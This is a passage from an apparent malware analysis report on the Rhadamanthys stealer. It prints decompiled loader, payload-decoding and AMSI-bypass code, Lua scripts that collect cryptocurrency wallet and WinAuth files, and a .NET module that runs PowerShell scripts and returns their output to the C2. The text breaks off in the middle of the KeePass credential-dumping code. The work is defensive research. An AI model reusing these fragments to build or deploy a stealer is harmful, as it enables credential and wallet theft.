It further checks if the instance is already running by verifying the mutex (generated in a format `MSCTF.Asm.{%08lx-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}` just as in the previous version of the loader.).

Depending on the Windows version, it may try to rerun itself with elevated privileges, using runas.

Otherwise, it proceeds to the next function, denoted as `decrypt_and_load_modules`. This function is mainly used for loading and deploying other components from the package that was passed from the previous layer. The snippet is given below. Note that in this case as well, the author added additional obfuscation: a padding of random bytes that is filled before the actual module start.



```
pkg_unpacked = (BYTE *)unpack_package((int)package1, &val->rva);
if ( pkg_unpacked )
{
  v62 = 0;
  v10 = calloc(1u, 0x8Cu);
  if ( v10 )
  {
    xs_ep = 0;
    v64 = sub_105E68(0, 0);
    memset(v52, 0, sizeof(v52));
    v11 = flOldProtect;
    *((_DWORD *)v10 + 9) = v7;
    *((_DWORD *)v10 + 3) = v11;
    CurrentProcess = GetCurrentProcess();
    *(_DWORD *)v10 = sub_10448F((int)CurrentProcess);
    *((_DWORD *)v10 + 11) = out_size;
    *((_DWORD *)v10 + 15) = nullsub_1;
    *((_DWORD *)v10 + 16) = fetch_func_by_checksum((int)aNtdll, 0xD7CC3E46, 0);
    *((_DWORD *)v10 + 17) = fetch_func_by_checksum((int)aNtdll, 0xDCF52188, 0);
    GetModuleFileNameW(0, &Filename, 0x104u);
    if ( !sub_10410C(a1) )
    {
      out_size = 0;
      module = (xs_format *)fetch_module(pkg_unpacked, aUnhookBin, (size_t *)&out_size);// "unhook.bin"
      xs_mod = module;
      if ( module )
      {
        if ( (unsigned int)out_size > 0x2C && module->header_size > 0x2Cu )
        {
          diff = buf_size - module->module_size;
          val = module->sections;
          v16 = diff >> 12;
          fill_with_random(buf, buf_size);
          if ( !v16 )
            v16 = 2;
          mod_start = (signed int)&buf[4096 * (rand() % v16)];
          copy_memory(mod_start, xs_mod, (unsigned __int16)xs_mod->header_size);
          for ( flOldProtect = 0; (unsigned __int16)flOldProtect < xs_mod->sections_count; ++flOldProtect )
          {
            copy_memory(mod_start + val->rva, (_BYTE *)xs_mod + val->raw, val->size);
            ++val;
          }
          xs_ep = mod_start + xs_mod->entry_point;
        }
        free(xs_mod);
      }
```

Figure 50: Fragment of the code responsible for fetching and loading additional custom module (”unhook.bin”).

Compared to Stage 2 in the earlier analyzed version, the biggest change is the increased modularity: now the main module of the stage is just a loader, and each part of the functionality is separated into a distinct unit. Initially, most of the above functionalities were combined in a single Stage 2 component. This shift towards modularity is a gradual one across consecutive versions.

An overview of the modules is given below.

Name	Format	Description
prepare.bin	shellcode	The initial stub injected into a process, responsible for loading into it further components
proto.bin	shellcode	–
netclient.bin	XS	Responsible for the connection with the C2 and downloading of further modules
phexec.bin	XS	Prepares stubs with extracted syscalls, maps prepare.bin into a 64-bit process
unhook.bin	XS	Checks DLLs against hooks

Name	Format	Description
heur.bin	XS	–
ua.txt	plaintext	A list of user-agents (a random user-agent from the list will be selected and used for the internet connection)
dt.bin	XS	Evasion checks
commit.bin	XS	–


It is clear that the author is progressing toward increased customization. Even the list of User Agents is now configurable and stored in a separate file (`ua.txt`). It is decoded from the package and then passed to the further module, `netclient.bin`, which establishes the connection to the C2. There are also more options to deliver the final stage. In the previous version, it was shipped as a JPG, and now it can also be delivered as a WAV.

```
int (__cdecl *__cdecl decode_wav_or_jpeg(
        int *a1,
        char *a2,
        int a3,
        int req_res,
        int a5,
        int a6,
        void ***a7,
        unsigned int a8))(int, int)
{
  int v8; // ebx
  int v10; // esi
  void ***i; // edi
  char **v12; // eax
  void ***v13; // esi
  void **v14; // [esp-Ch] [ebp-10h]

  v8 = *a1;
  if ( a2 == aEndOfStream )
    return 0;
  if ( req_res != 200 )
  {
    if ( req_res == 403 || !*(_DWORD *)(a1[3] + 4) && req_res == 400 )
    {
      *(_QWORD *)(v8 + 232) = sub_103C7E(0i64);
      *(_DWORD *)(v8 + 216) = 1;
    }
    return 0;
  }
  v10 = 0;
  if ( a8 )
  {
    for ( i = a7; ; i += 5 )
    {
      v12 = (char **)sub_104A76(**i, (int)(*i)[1]);
      if ( v12 )
      {
        if ( v12 == &str_ContentType )
          break;
      }
      if ( ++v10 >= a8 )
        return sub_10390A;
    }
    v14 = a7[5 * v10 + 3];
    v13 = &a7[5 * v10];
    if ( !strnicmp((const char *)v13[2], jpg_str, (size_t)v14) )// "image/jpeg"
    {
      *(_DWORD *)(v8 + 204) = decode_from_jpg;
    }
    else if ( !strnicmp((const char *)v13[2], aAudioWav, (size_t)v13[3]) )// "audio/wav"
    {
      *(_DWORD *)(v8 + 204) = decode_from_wav;
    }
  }
  return sub_10390A;
}
```

Figure 51: Parsing the downloaded content. Depending on the retrieved content, a JPG or WAV parsing function is selected.

The functions responsible for decoding both forms of the payloads are analogous.

The fragment of JPG decoding – after the payload decryption, the SHA1 hash stored in the header is compared with the hash that is calculated from the content:



```
  fetch_secret((int)shared_secret, v16);
  sha1_init(sha_ctx);
  sha1_hash(sha_ctx, (BYTE *)(ptr + 0x18), 0x20u);// key_salt
  sha1_hash(sha_ctx, shared_secret, 0x20u);
  sha1_fetch_hash(hash, sha_ctx);
  rc4_init(rc4_ctx, (int)hash, 0x10u);
  rc4_decrypt(rc4_ctx, *(_DWORD *)ptr, (int)in_buf, in_buf);
  sha1_init(sha_ctx);
  sha1_hash(sha_ctx, in_buf, *(_DWORD *)ptr);
  sha1_fetch_hash(hash, sha_ctx);
  if ( memcmp(hash, (const void *)(ptr + 4), 0x14u) )// stored_sha1
    return 0;
  buffer = (BYTE *)calloc(1u, *(_DWORD *)ptr);
  out_data->buf = buffer;
  if ( !buffer )
    return 0;
  out_data->buf_size = *(_DWORD *)ptr;
  decompress_content(buffer, in_buf, *(_DWORD *)ptr);
  return 1;
}
```


Figure 52: Decoding the package from the JPG file

The fragment of WAV decoding – note that for verification, a different hash is used: SHA256 instead of SHA1:

```
  sub_1063EB(v37, (int)v45);
  sub_1063EB((int *)v38, (int)v46);
  if ( !sub_1064E8((int)v37) && sub_1065EB((int)v36, (int)v37, arg0 + 172) == 1 )
  {
    fetch_secret((int)v35, v36);
    sha1_init(sha_ctx);
    sha1_hash((unsigned int *)sha_ctx, v44, 0x20u);
    sha1_hash((unsigned int *)sha_ctx, v35, 0x20u);
    sha1_fetch_hash(out_buf, (unsigned int *)sha_ctx);
    out_blob->buf = in_out_buf;
    out_blob->buf_size = buf_size;
    rc4_init(rc4_ctx, (int)out_buf, 0x10u);
    rc4_decrypt(rc4_ctx, buf_size, (int)in_out_buf, in_out_buf);
    sha256_init(sha256_ctx);
    sha256_hash(sha256_ctx, in_out_buf, buf_size);
    sha256_fetch_hash((int)curr_hash, sha256_ctx);
    if ( !memcmp(curr_hash, saved_hash, 0x20u) )
      return 1;
  }
}
free(in_out_buf);
```

Figure 53: Decoding the package from the WAV file

After decoding the downloaded file, we obtain another package containing further modules.



```
022C38CA   push eax
022C38CB   lea eax,dword ptr ss:[ebp-16C]
022C38D1   push eax
022C38D2   call 22C84EB
022C38D7   lea eax,dword ptr ss:[ebp-CC]
022C38DD   push 20
022C38DF   push eax
022C38E0   lea eax,dword ptr ss:[ebp-16C]
022C38E6   push eax
022C38E7   call <JMP.&memcmp>
022C38EC   add esp,24
022C38EF   test eax,eax
022C38F1   jne 22C38FB
022C38F3   push 1
022C38F5   pop eax
022C38F6   jmp 22C3905
```

```
esp=0019F410
24 '$'

022C38EC
```

```
Address   Hex                                              ASCII
03546020  E5 F0 6F E2 71 73 76 D7 87 41 95 49 C2 43 77 2A  åðoâqsvx.A.IÂCw*
03546030  FB 8E 11 A0 B5 09 2C BB 1C 05 E9 7D 2A D8 49 F4  û.. µ.,»..é}*ØIô
03546040  33 1D 10 FB C2 A6 30 48 A4 BE 2E 1B FA 92 F3 20  3..ûÂ¦0H¤¾..ú.ó 
03546050  18 C3 4B 98 4F AB 56 8F C3 D2 C1 0B 86 E7 0E 91  .ÃK.O«V.ÃÒÁ..ç..
03546060  E9 7C 37 BB 37 58 7D FD B8 0F 33 25 EA AB 0F 48  é|7»7X}ý¸.3%ê«.H
03546070  FC 20 5E 5A E9 7E 16 BD F3 88 E9 D6 B1 24 12 40  ü ^Zé~.½ó.éÖ±$.@
03546080  10 85 B6 71 02 D8 41 72 95 01 85 4E 04 00 A0 30  ..¶q.ØAr...N.. 0
03546090  E8 02 00 00 00 FF E0 8B 4C 24 08 8B 44 24 04 89  è....ÿà.L$..D$..
035460A0  41 18 58 89 04 24 E9 DF 07 00 00 98 2F 8A 42 91  A.X..$éß..../.B.
035460B0  44 37 71 CF FB C0 B5 A5 DB B5 E9 5B C2 56 39 F1  D7qÏûÀµ¥ÛµéÂV9ñ
035460C0  11 F1 59 A4 82 3F 92 D5 5E 1C AB 98 AA 07 D8 01  .ñY¤.?.Õ^.«.ª.Ø.
035460D0  5B 83 12 BE 85 31 24 C3 7D 0C 55 74 5D BE 72 FE  [..¾.1$Ã}.Ut]¾rþ
035460E0  B1 DE 80 A7 06 DC 9B 74 F1 9B C1 C1 69 9B E4 86  ±Þ.§.Ü.tñ.ÁÁi.ä.
035460F0  47 BE EF C6 9D C1 0F CC A1 0C 24 6F 2C E9 2D AA  G¾ïÆ.Á.Ì¡.$o,é-ª
03546100  84 74 4A DC A9 B0 5C DA 88 F9 76 52 51 3E 98 6D  .tJÜ©°\Ú.ùvRQ>.m
03546110  C6 31 A8 C8 27 03 B0 C7 7F 59 BF F3 0B E0 C6 47  Æ1¨È'.°Ç.Y¿ó.àÆG
03546120  91 A7 D5 51 63 CA 06 67 29 29 14 85 0A B7 27 38  .§ÕQcÊ.g))...·'8
03546130  21 1B 2E FC 6D 2C 4D 13 0D 38 53 54 73 0A 65 BB  !..üm,M..8STs.e»
03546140  0A 6A 76 2E C9 C2 81 85 2C 72 92 A1 E8 BF A2 4B  .jv.ÉÂ..,r.¡è¿¢K
03546150  66 1A A8 70 8B 4B C2 A3 51 6C C7 19 E8 92 D1 24  f.¨p.KÂ£QlÇ.è.Ñ$
03546160  06 99 D6 85 35 0E F4 70 A0 6A 10 16 C1 A4 19 08  ..Ö.5.ôp j..Á¤..
03546170  6C 37 1E 4C 77 48 27 B5 BC B0 34 B3 0C 1C 39 4A  l7.LwH'µ¼°4³..9J
03546180  AA D8 4E 4F CA 9C 5B F3 6F 2E 68 EE 82 8F 74 6F  ªØNOÊ.[óo.hî..to
03546190  63 A5 78 14 78 C8 84 08 02 C7 8C FA FF BE 90 EB  c¥x.xÈ...Ç.úÿ¾.ë
```

Figure 54: The package decoded from the WAV is revealed in memory. Hash verification passed.

An analogous way of delivering further components was used by Hidden Bee (details described in the Malwarebytes article: [9]).

Since the media files are used for hiding the payload, this way of delivery is sometimes called steganographic. However, note that it is not a steganography in the real meaning of this word. The data is stored not within, but after the actual content of the JPG or WAV file, in encrypted form.

The stealer component (HS/XS2 format)

The main component of the malware is downloaded from the C2 and revealed as the third stage. Depending on the version, it was observed in HS or XS2 custom formats. The component is responsible for the core operations of the malware, related to stealing information. During its execution, it further loads additional modules from the same package, some of which are executables in the same custom format.

Let's have a quick look at selected features, mainly focusing on the HS variant.

The building blocks of the module's start function are similar to the cases described earlier: finishing the module's loading process and then passing the execution to the main function. However, we can see some new functions were added at this initial stage. For example, there is a function installing a patch responsible for AMSI bypass. This bypass is needed due to the fact that the current module is going to load .NET modules and deploy malicious PowerShell scripts.

```
void __stdcall start(hs_format *mod, _DWORD *cmd, HMODULE *data2)
{
  struct _LIST_ENTRY *kernel32; // eax
  mini_iat0 funcs; // [esp+4h] [ebp-8h] BYREF

  if ( !custom_relocate_module(mod, 0i64, 0, 0xC0000018, 0xC000007B) )
  {
    kernel32 = find_kernel32();
    if ( kernel32 )
    {
      if ( fetch_functions_from_peb(kernel32, &funcs) )
      {
        if ( !custom_load_imports(mod, &funcs, call_LoadLibraryA, call_GetProcAddress) )
        {
          patch_amsi();
          patch_ntdll(mod);
          SetErrorMode(0x8003u);
          main_func(mod, cmd, data2);
        }
      }
    }
  }
```

Figure 55: Start function of the main stealer component (HS variant)


The main function of the module contains different execution paths, which are selected depending on the command ID that was passed as one of the arguments. That means the layer above decides which actions are deployed. Many of the commands are responsible for loading/unloading certain modules and injection into other processes. Other commands are involved in the immediate deployment of malicious capabilities.

Most of the additional modules are fetched by hardcoded paths that we can find in the binary. Example:

```
/bin/runtime.exe
/extension/%08x.lua
/bin/i386/stub.dll
/bin/KeePassHax.dll
/bin/i386/stubmod.bin
/bin/i386/coredll.bin
/bin/i386/stubexec.bin
/bin/amd64/preload.bin
/bin/amd64/coredll.bin
/bin/amd64/stub.dll
```

The path format is analogous to what we observed in Hidden Bee. We provide additional explanations in a later chapter.

Just like Hidden Bee, Rhadamanthys can run LUA scripts. In the older version of the module (HS variant), the scripts were referenced by paths with the `.lua` extension:



```
  v10 = aBinI386Coredll;
  if ( aBinI386Coredll )
  {
    i = v28;
    do
    {
      v11 = fetch_from_package(Block, v10, &Size);
      if ( v11 && Size )
        sub_10010329(*i, v11, Size);
      i += 4;
      v10 = *i;
    }
    while ( *i );
  }
  for ( i = 1; i < 0x64; ++i )
  {
    snprintf(Buffer, 0x80u, "/extension/%08x.lua", i);
    Src = fetch_from_package(Block, Buffer, &Size);
    if ( !Src )
      break;
    if ( Size )
    {
      v12 = calloc(1u, Size + 40);
      if ( v12 )
      {
        *(v12 + 3) = snprintf(v12 + 24, 0x10u, "%08x.lua", i);
        *(v12 + 2) = v12 + 24;
        *(v12 + 5) = Size;
        *(v12 + 4) = v12 + 40;
        memcpy(v12 + 40, Src, Size);
        v13 = *v7;
        *v12 = *v7;
        *(v13 + 4) = v12;
        *(v12 + 1) = v7;
        *v7 = v12;
      }
      v1 = ThreadId;
    }
  }
  fetch_license_key(v4, Block, *(v1 + 88), &Str);
  free_block(Block);
}
```


Figure 56: Fragment of the function fetching LUA extensions from the package (HS variant).

In the latest (XS) version, the extension has been replaced with a custom one, `.xs`:

```
    do
    {
      snprintf(Buffer, 0x80ui64, "/extension/%08x.xs", ext_id);
      Block = (void *)fetch_from_package(v10, Buffer, &ThreadId);
      if ( !Block )
        break;
      v18 = (char *)calloc(1ui64, ThreadId + 64);
      v19 = (__int64 *)v18;
      if ( v18 )
      {
        v20 = v18 + 48;
        v21 = snprintf(v18 + 48, 0x10ui64, "%08x.xs", ext_id);
        v19[2] = (__int64)v20;
        v19[3] = v21;
        v19[5] = ThreadId;
        v22 = v20 + 16;
        v23 = (char *)Block;
        v19[4] = (__int64)v22;
        sub_1016E0(v22, v23, ThreadId);
        v24 = *v8;
        *v19 = *v8;
        *(_QWORD *)(v24 + 8) = v19;
        v19[1] = (__int64)v8;
        *v8 = (__int64)v19;
      }
      else
      {
        v23 = (char *)Block;
      }
      free(v23);
      ++ext_id;
    }
    while ( ext_id < 0x64 );
```

Figure 57: Fragment of the function fetching LUA extensions from the package (XS variant).

However, looking inside the unpacked content, we can see that the scripts didn't change that much and are still written in LUA.



```
00007DF457715A34    lea r8,qword ptr ds:[7DF4577F2AD8]    00007DF4577F2AD8:"/extension/%08x.xs"
00007DF457715A3B    lea rcx,qword ptr ss:[rsp+E0]
00007DF457715A43    mov r9d,r13d
00007DF457715A46    mov edx,80
00007DF457715A4B    call qword ptr ds:[<&_snprintf>]
00007DF457715A51    lea r8,qword ptr ss:[rsp+30]
00007DF457715A56    lea rdx,qword ptr ss:[rsp+E0]
00007DF457715A5E    mov rcx,r14
00007DF457715A61    call <decode_from_package>
00007DF457715A66    test rax,rax                          cmd($address=rax;$size=ss:[rsp+30];$i
00007DF457715A69    mov qword ptr ss:[rsp+38],rax
00007DF457715A6E    je 7DF457715B0A
00007DF457715A74    mov rdx,qword ptr ss:[rsp+30]
```

```
word ptr ss:[rbp+10]=[0000026962EC0450 &"0000003b.xs"]=0000026962EC0470 "0000003b.xs"
bx=0000026962C371A0

0007DF457715AAC
```

```
Address           Hex                                                ASCII
0000026962EC0470  30 30 30 30 30 30 33 62 2E 78 73 00 00 00 00 00  0000003b.xs.....
0000026962EC0480  6C 6F 63 61 6C 20 66 69 6C 65 5F 63 6F 75 6E 74  local file_count
0000026962EC0490  20 3D 20 30 0D 0A 69 66 20 6E 6F 74 20 66 72 61   = 0..if not fra
0000026962EC04A0  6D 65 77 6F 72 6B 2E 66 6C 61 67 5F 65 78 69 73  mework.flag_exis
0000026962EC04B0  74 28 22 57 22 29 20 74 68 65 6E 0D 0A 20 20 20  t("W") then..   
0000026962EC04C0  20 72 65 74 75 72 6E 0D 0A 65 6E 64 0D 0A 6C 6F   return..end..lo
0000026962EC04D0  63 61 6C 20 66 69 6C 65 6E 61 6D 65 73 20 3D 20  cal filenames = 
0000026962EC04E0  7B 0D 0A 20 20 20 20 66 72 61 6D 65 77 6F 72 6B  {..    framework
0000026962EC04F0  2E 70 61 72 73 65 5F 70 61 74 68 28 5B 5B 25 41  .parse_path([[%A
0000026962EC0500  70 70 44 61 74 61 25 5C 5A 61 70 5C 49 6E 64 65  ppData%\Zap\Inde
0000026962EC0510  78 65 64 44 42 5C 66 69 6C 65 5F 5F 30 2E 69 6E  xedDB\file__0.in
0000026962EC0520  64 65 78 65 64 64 62 2F 6C 65 76 65 6C 64 62 5D  dexeddb.leveldb]
```

Figure 58: The LUA script revealed in memory

The malware supports up to 100 scripts, but only 60 were used in the analyzed cases. The scripts implement a variety of targeted stealers.


For example, some of them are used for stealing specific cryptocurrency wallets:

```
local file_count = 0
if not framework.flag_exist("W") then
    return
end
local filenames = {
    framework.parse_path([[%AppData%\DashCore\wallets\wallet.dat]]),
    framework.parse_path([[%LOCALAppData%\DashCore\wallets\wallet.dat]])
}
for _, filename in ipairs(filenames) do
    if filename ~= nil and framework.file_exist(filename) then
        if file_count > 0 then
            break
        end
        framework.add_file("DashCore/wallet.dat", filename)
        file_count = file_count + 1
    end
end
if file_count > 0 then
    framework.set_commit("!CP:DashCore")
end
```

Or account profiles:

```
local files = {}
local file_count = 0
if not framework.flag_exist("2") then
    return
end
local filename = framework.parse_path([[%AppData%\WinAuth\winauth.xml]])
if path ~= nil and framework.path_exist(path) then
    framework.add_file("winauth.xml", filename)
    framework.set_commit("$[2]WinAuth")
end
```

The set of additional modules contain also some .NET executables (written in .NET 4.6.1). For example, the module named `runtime.exe` that is responsible for running supplied Powershell scripts:



```
using System;
using System.Globalization;
using System.Runtime.InteropServices;

// Token: 0x02000010 RID: 16
internal class Runtime
{
    // Token: 0x0600003B RID: 59 RVA: 0x00002768 File Offset: 0x00000968
    private static void Main(string[] args)
    {
        if (args.Length == 2)
        {
            long value = long.Parse(args[0], NumberStyles.AllowHexSpecifier);
            long value2 = long.Parse(args[1], NumberStyles.AllowHexSpecifier);
            IntPtr intPtr = new IntPtr(value);
            IntPtr intPtr2 = new IntPtr(value2);
            GC.KeepAlive(intPtr);
            GC.KeepAlive(intPtr2);
            SyscallRuntime runtime = (SyscallRuntime)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(SyscallRuntime));
            SysNativeWrapper sysNativeWrapper = SysNativeWrapper.CreateInstance(runtime, intPtr2);
            while (!sysNativeWrapper.IsEOF())
            {
                string script = sysNativeWrapper.GetScript();
                if (script.Length > 0)
                {
                    PowerShell powerShell = new PowerShell();
                    sysNativeWrapper.ps = powerShell;
                    powerShell.exe(script);
                    powerShell.close();
                    byte[] data = powerShell.dump();
                    sysNativeWrapper.SendDumpData(data);
                }
                if (!sysNativeWrapper.MoveNext())
                {
                    return;
                }
            }
            return;
        }
    }
}
```

Figure 59: The .NET module: runtime.exe (decompiled using dnSpy)

The `KeePassHax.dll` is another .NET executable, responsible for dumping KeePass credentials and sending them to the C2. Fragment of the code:

```
// Token: 0x06000006 RID: 6 RVA: 0x00002150 File Offset: 0x00000350
        private static void KcpDump()
        {
            Dictionary<string, byte[]> dictionary = new Dictionary<string, byte[]>();
            object fieldInstance =
